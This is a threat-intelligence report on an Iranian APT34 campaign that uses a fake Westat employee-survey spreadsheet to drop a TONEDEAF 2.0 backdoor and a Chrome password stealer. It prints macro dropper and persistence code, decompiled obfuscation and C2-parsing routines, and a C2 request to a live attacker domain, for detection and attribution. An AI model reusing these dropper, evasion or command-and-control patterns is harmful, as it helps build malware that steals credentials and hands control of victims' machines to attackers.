# New Iranian Campaign Tailored to US Companies Utilizes an Updated Toolset

By Paul Litvak

Published: 2020-01-30 · Archived: 2026-04-05 21:18:26 UTC

## Introduction

Our researchers Paul Litvak and Michael Kajilolti have discovered a new campaign conducted by APT34 employing an updated toolset. Based on uncovered phishing documents, we believe this Iranian actor is targeting Westat employees, or United States organizations hiring Westat services.

Westat is a United States-based company that "provides research services to agencies of the U.S. Government, as well as businesses, foundations, and state and local governments". One example of the services Westat offers is a survey for federal workers, which leads us to believe this attack may target Westat customers.

**Official Westat response:** "Westat understands that in their effort to identify threats and malware, Intezer has identified a malicious file that uses the Westat name and logo. This file was not created by, hosted by, or sent from Westat, and is likely the result of a bad actor stealing the Westat brand name and logo. Our cybersecurity team is working with Intezer and others to fully understand the nature of this report. We will continue to monitor the situation and respond accordingly."

## APT34 Background

APT34 (also known as OilRig or Helix Kitten) is a cluster of Iranian government-backed cyber espionage activities that has been active since 2014. The group is known to target various international organizations, mainly in the Middle East. Among their targeted industries are government agencies, financial services, energy and utilities, telecommunications, and oil and gas.


More light was shed on this group in April 2019 as leaks emerged from a mysterious individual with the pseudonym "Lab Dookhtegan". This individual exposed data belonging to victims of this group, together with source code of hacking tools and data about previous APT34 operations; including IP addresses and domains where the group hosted web shells related to past operations.

Most recently, FireEye exposed a spear-phishing operation conducted by APT34, which enabled us to connect this operation to this Iranian actor due to similarities in the techniques and tools employed in both campaigns.

## Initial Vector

In late January 2020, we discovered a file named *survey.xls* that was designed to look like an employee satisfaction survey tailored to either Westat employees or Westat customers.

At first the spreadsheet appeared to be blank. Only once the victim enables macros, the survey is displayed to the user and the malicious VBA code begins to execute.




*survey.xls*

The embedded VBA code unpacks a zip file into a temporary folder, extracts a “Client update.exe” executable file and installs it to “C:Users<User>valsClient update.exe”.

“Client update.exe” is actually a highly modified version of the TONEDEAF malware, which we named TONEDEAF 2.0. Finally, the *crtt* function creates a scheduled task “CheckUpdate” that runs the unpacked executable five minutes after being infected by it, as well as on future log-ons.

```
un = Environ("us" & "er" & "name")
savep = "C:\" & "Users\" & un & "\vals"
name = "firefox"
```

```
If Application.MouseAvailable Then
    Set f = CreateObject("Scripting.FileSystemObject")
    If Not f.FileExists(savep & "\" & save) Then
        If Dir(savep, vbDirectory) = "" Then
            On Error Resume Next
            MkDir savep
        End If

        Dim fileNo As Integer
        fileNo = FreeFile
        On Error Resume Next
        Open Environ("Temp") & "\testfile.zip" For Binary Lock Read Write As #fileNo
            Put #fileNo, 1, dec
        Close #fileNo
```

*Survey.xls VBA Code*

Both the extracted VBA code and the functionality of the code look similar to the one analyzed in the FireEye report:

```
Sub Start()
    If Application.MouseAvailable Then
        fp = "C:\Users\" & Environ("us" & "ername") & "\.templates"
        eeee = "e" & "x"
        fn = "System Manager." & eeee & "e"
        fn_f = "System." & "d" & "oc"
        Set fso = CreateObject("Scripting.FileSystemObject")
        If Not fso.FileExists(fp & "\" & fn) Then
            If Dir(fp, vbDirectory) = "" Then
                MkDir fp
            End If
            b64 = uf.Lb.Caption
            'important defenition for exact write
            Dim res() As Byte
            res = Base64Decode(b64)
            'MsgBox UBound(res) - LBound(res) + 1
            Dim fileNo As Integer
            fileNo = FreeFile
            Open fp & "\" & fn_f For Binary Lock Read Write As #fileNo
              Put #fileNo, 1, res
            Close #fileNo

        End If
```

*APT34 VBA Code from the FireEye Report*

In addition, we found a similar document labelled as “Employee satisfaction survey.xls” containing the same survey as the previous document.

| 1.What is your job role? | |
|---|---|
| | |
| **2. I am satisfied with my opportunities for professional growth.** | |
| Strongly Disagree | |
| Disagree | |
| Neutral/Neither agree nor disagree | |
| Agree | |
| Strongly Agree | |
| **3. I am pleased with the career advancement opportunities available to me.** | |
| Strongly Disagree | |
| Disagree | |
| Neutral/Neither agree nor disagree | |
| Strongly Agree | |
| **4. My organization is dedicated to my professional development.** | |
| Strongly Disagree | |
| Disagree | |
| Neutral/Neither agree nor disagree | |
| Agree | |
| Strongly Agree | |
| **5. I am satisfied with the job-related training my organization offers.** | |
| Strongly Disagree | |
| Disagree | |
| Neutral/Neither agree nor disagree | |
| Agree | |
| Strongly Agree | |
| **6. I am satisfied that I have the opportunities to apply my talents and expertise.** | |
| Strongly Disagree | |
| Disagree | |

*Employee Satisfaction survey.xls*

However, it's important to highlight that the code page field of this document is Arabic as can be seen when examining its file metadata, denoting the preferred language installed on the document author's version of Microsoft Excel:

**ExifTool File Metadata**

| | |
|---|---|
| AppVersion | 16 |
| CodePage | Windows Arabic |
| CompObjUserType | Microsoft Excel 2003 Worksheet |

*Employee Satisfaction survey.xls Metadata*

## TONEDEAF 2.0

At first glance, "Client update.exe" seems like a completely new backdoor malware. However, further examination reveals it's most likely a highly modified version of the previously seen TONEDEAF backdoor. TONEDEAF is a backdoor that communicates with its Command and Control server via HTTP in order to receive


and execute commands. It was mentioned in FireEye's recent report about an ongoing APT34 operation, as one of the group's custom tools. We have named the new variant TONEDEAF 2.0.

TONEDEAF 2.0 is an advanced version of TONEDEAF, serving the same purpose as the original, but with a revamped C2 communication protocol and a substantially modified code base. In contrast to the original TONEDEAF, TONEDEAF 2.0 contains solely arbitrary shell execution capabilities, and doesn't support any predefined commands. It's also more stealthy and contains new tricks such as dynamic importing, string decoding, and a victim deception method.

### New Tricks

Upon execution the backdoor checks whether it was executed with **"…"** as an argument, which is the way it's configured to execute by the scheduled task, as part of the proper infection chain.

In the case it's executed without the correct argument, such as by launching it via a double click, it will display a blank GUI Window to the user. This is most likely intended to serve as a deception method, to make the malware appear like a legitimate (alibiet broken) application titled "Bee".




*GUI Window Used for Deception*

TONEDEAF 2.0 also attempts to be more stealthy than its predecessor by hiding many of the interesting API imports it uses. The names of these APIs, and the DLLs that contain them, are stored as encoded strings and are decoded and resolved on demand during runtime.

```
*(_DWORD *)&encoded_string_buffer[28] = 540;
*(_OWORD *)&encoded_string_buffer[8] = WININET_dll_encoded;
WININET.dll_string = decode_string((int)&encoded_string_buffer[8], 6);
hWININET = LoadLibraryA(WININET.dll_string);
hModule = hWININET;
j_j_j___free_base(WININET.dll_string);
if ( !hWININET )
  return 1;
*(_DWORD *)&encoded_string_buffer[20] = 563901;
*(_OWORD *)&encoded_string_buffer[4] = *(_OWORD *)&InternetConnect_encoded_1;
*(_DWORD *)&encoded_string_buffer[24] = 555001;
*(_DWORD *)&encoded_string_buffer[28] = 431;
InternetOpenA_string = decode_string((int)&encoded_string_buffer[4], 7);
InternetOpenA = GetProcAddress(hWININET, InternetOpenA_string);
j_j_j___free_base(InternetOpenA_string);
if ( !InternetOpenA
  || (INET_handle = ((int (__stdcall *)(__int64 *, _DWORD, _DWORD, _DWORD, _DWORD))InternetOpenA)(
                      &USER_AGENT,
                      0,
                      0,
                      0,
                      0)) == 0 )
{
```

*Decoding and Resolving API Functions*

## C2 Communication

The backdoor uses HTTP for C2 communication, with a custom encoding and handshake mechanisms. Messages sent by the backdoor always contain the HTTP query parameter "**?ser=<6 digits>**" as an identifier. The first three digits are the **<server_id>** and the last three are the **<client_id>**. The backdoor will use one of the following two messages:

**1. GET /dow?ser=<server_id><client_id>** – request message, used to obtain commands to execute from the server.

**2. POST /upl?ser==<server_id><client_id>** – reply to command message, used to send the executed command's output to the server.

Before performing the first request, the malware will generate the **<client_id>** derived from the environment variables **%HOMEPATH%** and **%COMPUTERNAME%** using a custom formula.

It will then send an initial GET message to the C2 using that ID.

```
GET /dow?ser=000pdu HTTP/1.1
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows Phone OS 7.5; Trident/5.0;
IEMoblie/9.0)
Host: manygoodnews.com
Cache-Control: no-cache
```

*C2 Request*

One odd element about the communication is the usage of a Windows Phone **User-Agent** value in the HTTP message.

During our analysis the C2 was alive but continuously replied with a 403 Forbidden HTTP error code to our requests. It's possible that the C2 is filtering the targets since this backdoor is part of a targeted operation and our *client_id* parameter does not match that of one of the intended victims.

Should the C2 accept the ID, it will reply with an encoded message that contains the **<server_id>** and the command the backdoor needs to execute. The malware extracts the command by looking for an HTTP div element in the response with a special class name.

```
{
  if ( response_buffer[index] == '<'
    && response_buffer[index + 1] == 'd'
    && response_buffer[index + 2] == 'i'
    && response_buffer[index + 3] == 'v'
    && response_buffer[index + 4] == ' '
    && response_buffer[index + 5] == 'c'
    && response_buffer[index + 6] == 'l'
    && response_buffer[index + 7] == 'a'
    && response_buffer[index + 8] == 's'
    && response_buffer[index + 9] == 's'
    && response_buffer[index + 10] == '='
    && response_buffer[index + 11] == '"'
    && response_buffer[index + 12] == 'm'
    && response_buffer[index + 13] == 'y'
    && response_buffer[index + 14] == 'H'
    && response_buffer[index + 15] == '"'
    && response_buffer[index + 16] == '>' )
  {
    index += 17;
    LODWORD(command_resp_size) = index;
    copy_buffer_libfunc_((_DWORD *)&command_resp_size + 1, &command_resp_size);
    if ( index < resp_size - 5 )
    {
      while ( response_buffer[index] != '<'
           || response_buffer[index + 1] != '/'
           || response_buffer[index + 2] != 'd'
           || response_buffer[index + 3] != 'i'
           || response_buffer[index + 4] != 'v'
           || response_buffer[index + 5] != '>' )
      {
        if ( ++index >= resp_size - 5 )
          goto LABEL_30;
      }
      LODWORD(command_resp_size) = index - 1;
      copy_buffer_libfunc_(&CNC_command, &command_resp_size);
      index += 5;
    }
```

*Parsing of C2 Response*

The malware will then execute the command by prepending it with **"cmd U c"** and will send the output of the command back to the C2 using the *POST reply message (2)*.

When entering the C2 via a browser, the site tries to imitate https://docs.microsoft.com/en-us/, although it fails to display it properly due to a misconfiguration with the CSS, as can be seen in the console:

**Introducing a new approach to learning**

Hands-on training that helps you advance your career and earn your spot at the top.

Start learning


**Microsoft Docs**

docs.microsoft.com is the home for Microsoft documentation for end users, developers, and IT professionals.

**Docs directory**

## Docs Directory

- .NET
- ASP.NET
- Azure
- Azure Architecture Center
- Azure Bot Service
- Azure DevOps
- Azure IoT Central
- Bing Maps
- Biztalk Server
- C++
- C#
- Cloud Adoption Framework for Azure
- Cognitive Toolkit (CNTK)




*manygoodnews[.]com C2 webpage*

We have also observed that an SSL certificate has been recently generated that matches the domain of the C2.

▼ 86bfaced2e6568f9820b18a5600bfffada64c254

| | |
|---|---|
| Issued | 2019-12-25 |
| Expires | 2020-03-24 |
| Serial Number | 276861022689364119352804165407738449958554 |
| SSL Version | 3 |
| Common Name | Let's Encrypt Authority X3 (issuer)<br>manygoodnews.com (subject) |
| Alternative Names | manygoodnews.com (subject)<br>www.manygoodnews.com (subject) |
| Organization Name | Let's Encrypt (issuer) |
| Organization Unit | |
| Street Address | |
| Locality | |
| State/Province | |
| Country | US (issuer) |

*SSL Certificate for the C2 Domain that was Issued One Month Ago*

These findings might indicate that the attackers are in the process of transitioning into HTTPS for C2 communication, in an attempt to improve their OPSEC capabilities and avoid detection.

### Traces from the Original TONEDEAF

With all of the changes and new additions, there are still enough similarities that link TONEDEAF 2.0 to the original. While the code is mostly modified, the general flow and functionality are similar. The C2 communication is different but still has similarities to its predecessor, such as the usage of three digit identifiers for both the victim and the server. However, most notably there are several places in the code where the similarity is most clear. One such place is a function that exists in both variants, which oddly enough creates a notification icon in the Windows status bar. The only notable changes are the usage of dynamic API resolution and the shortening of the notification message from **“Updating”** to **“up”**.

**TONEDEAF**

```
memset(&Data, 0, 956u);
LoadLibrary(L"Shell32.dll");
if ( v1 < 0x60000 )
{
  if ( v1 < 0x50000 )
    Data.cbSize = 152;
  else
    Data.cbSize = 936;
}
else
{
  Data.cbSize = 956;
}
Data.uID = 10;
Data.uFlags = 7;
SM_CYSMICON = GetSystemMetrics(50);
SM_CXSMICON = GetSystemMetrics(49);
Data.hIcon = (HICON)LoadImageW(hInst, (LPCWSTR)0x6B, 1u,
Data.uCallbackMessage = 0x7000;
lstrcpynW(Data.szTip, L"Updating", 128);
Shell_NotifyIconW(0, &Data);
result = Data.hIcon;
if ( Data.hIcon )
  result = (HICON)DestroyIcon(Data.hIcon);
return result;
```

**TONEDEAF 2.0**

```
hInst_ = hInst;
memset(&Data, 0, 956u);
Data.cbSize = 956;
Data.uID = 10;
Data.uFlags = 7;
SM_CYSMICON = GetSystemMetrics(50);
SM_CXSMICON = GetSystemMetrics(49);
Data.hIcon = (HICON)LoadImageW(hInst_, (LPCWSTR)0x6B, 1u, SM_CXSMICON
Data.uCallbackMessage = 0x7000;
lstrcpynW(Data.szTip, L"up", 128);
v11 = 545000;
*(_OWORD *)&encoded_buffer[12] = SHELL32_encoded;
v12 = 540;
Shell32.dll = decode_string((int)&encoded_buffer[12], 6);
hShell32 = LoadLibraryA(Shell32.dll);
j_j_j___free_base(Shell32.dll);
if ( !hShell32 )
  return 1;
*(_OWORD *)encoded_buffer = ShellNotifyIcon_encoded_1;
v12 = 431;
*(_OWORD *)&encoded_buffer[16] = ShellNotifyIcon_encoded_2;
ShellNotifyIcon_string = decode_string((int)encoded_buffer, 9);
ShellNotifyIcon_1 = GetProcAddress(hShell32, ShellNotifyIcon_string);
j_j_j___free_base(ShellNotifyIcon_string);
if ( ShellNotifyIcon_1 )
{
  ((void (__stdcall *)(_DWORD, _NOTIFYICONDATAW *))ShellNotifyIcon_1)
  FreeLibrary(hShell32);
  if ( Data.hIcon )
    DestroyIcon(Data.hIcon);
  result = 0;
}
```

*Specific Function Comparison*

Another instance is the code that sets the working directory of the program. It appears in different stages for each variant, but is identical:

**TONEDEAF**

```
working_dir_buffer = (WCHAR *)operator new[](520u);
GetModuleFileNameW(0, working_dir_buffer, 260u);
PathRemoveFileSpecW(working_dir_buffer);
SetCurrentDirectoryW(working_dir_buffer);
j_j_j___free_base(working_dir_buffer);
PID = GetCurrentProcessId();
```

**TONEDEAF 2.0**

```
v1->m128i_i32[2] = *(_DWORD *)"000";
working_dir_buffer = (WCHAR *)operator new[](520u);
GetModuleFileNameW(0, working_dir_buffer, 260u);
PathRemoveFileSpecW(working_dir_buffer);
SetCurrentDirectoryW(working_dir_buffer);
return j_j_j___free_base(working_dir_buffer);
}
```

*Similar Code Snippets*

## VALUEVAULT 2.0

We were unable to download further modules, however, we believe this operation also includes the usage of a VALUEVAULT implant. VALUEVAULT is a browser credential theft tool built in Golang, discovered by FireEye in the aforementioned APT34 operation analysis.

We found the *survey.xls* file uploaded to VirusTotal with a VALUEVAULT instance and a TONEDEAF 2.0 instance, uploaded from Lebanon by the same user, only a few minutes apart. This may indicate that these malware were delivered together as part of the same attack.

| | | | | | |
|---|---|---|---|---|---|
| ☐ | a897164e3547f0ce3aaa476b0364a200769e8c07ce825bcfdc43939dd1314bb1<br>survey.xls<br>xls run-file auto-open create-dir exe-pattern handle-file open-file macros environ write-file create-ole | 5 / 59 | 903.50 KB | 2020-01-28 10:31:09 | 2020-01-28 10:31:09 |
| ☐ | c10cd1c78c180ba657e3921ee9421b9abd5b965c4cdfaa94a58e383b45bb72ca<br>Client update.exe<br>peexe runtime-modules | 8 / 68 | 376.00 KB | 2020-01-28 10:28:13 | 2020-01-28 10:28:13 |
| ☐ | 4c323bc11982b95266732c01645c39618550e68f25c34f6d3d79288eae7d4378<br>ch.exe<br>peexe 64bits runtime-modules assembly | 0 / 65 | 3.27 MB | 2020-01-28 10:27:25 | 2020-01-28 10:27:25 |

This VALUEVAULT takes a more minimalistic approach than its predecessor. Many functionalities and strings were stripped from the new binary in order to lower its noise. Only Chrome password dumping is now supported, although interestingly the use of the file “fsociety.dat” as a password data store under the “AppDataRoaming” directory stayed the same.

```
C:/Users/freedman2/Desktop/Chrome-Password-Recovery-master/Chrome Password Recovery.go
C:/Users/freedman2/go/src/github.com/mattn/go-sqlite3/sqlite3_type.go
C:/Users/freedman2/go/src/github.com/mattn/go-sqlite3/sqlite3_opt_userauth_omit.go
```

*VALUEVAULT 2.0 Compilation Paths*

```
C:/Users/rick/Desktop/projects/go/src/browsers-password-cracker/new_edge.go
C:/Users/rick/Desktop/projects/go/src/browsers-password-cracker/mozila.go
C:/Users/rick/Desktop/projects/go/src/browsers-password-cracker/main.go
C:/Users/rick/Desktop/projects/go/src/browsers-password-cracker/ie.go
C:/Users/rick/Desktop/projects/go/src/browsers-password-cracker/Chrome Password Recovery.go
C:/Users/rick/Desktop/projects/go/src/golang.org/x/text/encoding/unicode/override.go
C:/Users/rick/Desktop/projects/go/src/golang.org/x/text/encoding/unicode/unicode.go
```

*VALUEVAULT 1.0 Compilation Paths*

Furthermore, VALUEVAULT 2.0 is a 64-bit binary as opposed to VALUEVAULT 1.0 which is a 32-bit binary. These relatively minor changes were enough to create a fully undetected implant.

## Conclusion

The last APT34 operation was exposed only a few months ago by FireEye, and judging by our current findings we can confidently state that the group has since evolved its operations. The technical analysis of the new malware variants reveals this Iranian government-backed group has invested substantial efforts into upgrading its toolset in an attempt to evade future detection.

The binary code from these new malware samples are now indexed in our Genetic Malware Analysis platform, Intezer Analyze. We encourage you to use our free community edition to detect and classify threats that share code with APT34 malware.

**IOCs**

manygoodnews[.]com
c10cd1c78c180ba657e3921ee9421b9abd5b965c4cdfaa94a58e383b45bb72ca
4c323bc11982b95266732c01645c39618550e68f25c34f6d3d79288eae7d4378
a897164e3547f0ce3aaa476b0364a200769e8c07ce825bcfdc43939dd1314bb1

20b3d046ed617b7336156a64a0550d416afdd80a2c32ce332be6bbfd4829832c
d61eecd7492dfa461344076a93fc2668dc28943724190faf3d9390f8403b6411

---